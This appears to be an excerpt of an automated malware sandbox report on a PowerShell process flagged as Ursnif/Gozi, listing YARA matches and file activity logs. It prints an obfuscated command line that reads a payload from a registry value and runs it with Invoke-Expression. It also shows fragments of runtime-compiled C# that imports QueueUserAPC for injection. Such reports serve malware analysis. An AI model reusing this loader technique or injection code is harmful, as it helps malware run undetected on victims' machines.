MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **4292**, Parent PID: **6016**

General

Target ID:	4
Start time:	15:02:04
Start date:	11/10/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name wslluui -value gp; new-alias -name gwhuthvwu -value iex; gwhuthvwu ([System.Text.Encoding]::ASCII.GetString((wslluui "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff635980000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.448346739.0000021F4E42C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.448346739.0000021F4E42C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.814285126.0000021F457F9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_akfsyqoz.ont.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pigzubgt.i2t.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8722D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8722D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8722D03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\iyr5jfx4.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF878096FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF87926F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF87926F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_akfsyqoz.ont.ps1	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pigzubgt.i2t.psm1	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.err	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.out	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.0.cs	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.tmp	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iyr5jfx4.dll	success or wait	1	7FF87809F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.tmp	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.dll	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.out	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.err	success or wait	1	7FF87809F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs	success or wait	1	7FF87809F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_akfsyqoz.ont.ps1	0	1	31	1	success or wait	1	7FF87809B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pigzubgt.i2t.psm1	0	1	31	1	success or wait	1	7FF87809B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9FE5	unknown
unknown	94	229	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8722D9FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF8722D9EED	unknown
unknown	323	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8722D9FE5	unknown
unknown	4537	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF8722D9FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9EED	unknown
unknown	14507	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9FE5	unknown
unknown	16977	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FF8722D9FE5	unknown
unknown	46327	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9EED	unknown
unknown	48311	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9FE5	unknown
unknown	50953	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	188	7FF8722D9FE5	unknown
unknown	821001	1155	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FF8722D9FE5	unknown
C:\Users\user\AppData\Local\Temp\iyr5jfx4.0.cs	0	410	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 65 79 6f 6c 75 69 69 64 6d 75 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 73 68 74 73 6b 66 72 75 61 65 6b 2c 49 6e 74 50 74 72 20 6e 78 63 6a 73 6a 73 68 61 74 63 2c 49 6e 74 50 74 72 20 6f 72 79 63 6b 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c	using System;using System.Runtime.InteropServices;namespace W32{ public class eyoluiidmup { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr shtskfruaek,IntPtr nxcjsjshatc,IntPtr oryck); [DllImport("kernel32")]publ	success or wait	1	7FF87809B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 69 79 72 35 6a 66 78 34 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\iyr5jfx4.dl	success or wait	1	7FF87809B526	WriteFile
C:\Users\user\AppData\Local\Temp\iyr5jfx4.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF87809B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs	0	400	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 72 78 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 6b 74 72 6c 77 62 62 2c 75 69 6e 74 20 6a 76	using System;using System.Runtime.InteropServices;namespace W32{ public class rxp { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint bktrlwbb,uint jv	success or wait	1	7FF87809B526	WriteFile
C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6a 78 70 6a 70 66 67 76 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jxpjpfgv.dl	success or wait	1	7FF87809B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jxpjpfgv.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF87809B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd fd fd fd 15 fd fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHESC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FF87809B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FF87809B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 1f fd fd 15 fd fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FF87809B526	WriteFile
unknown	229	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9EED	unknown
unknown	242	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722D9EED	unknown
unknown	255	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8722CBC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 12 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FF87968F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	16	7FF87968F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FF87968F6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FF87968F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1084	4	70 00 00 03	p	success or wait	1	7FF87968F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1088	108	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0c fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 0f 0e fd 00 09 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FF87968F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF87913B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF87913B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF87913B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF87913B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF879142625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF879142625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF879142625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF87913B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF87913B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF87913B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF87913B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8792112E7	ReadFile
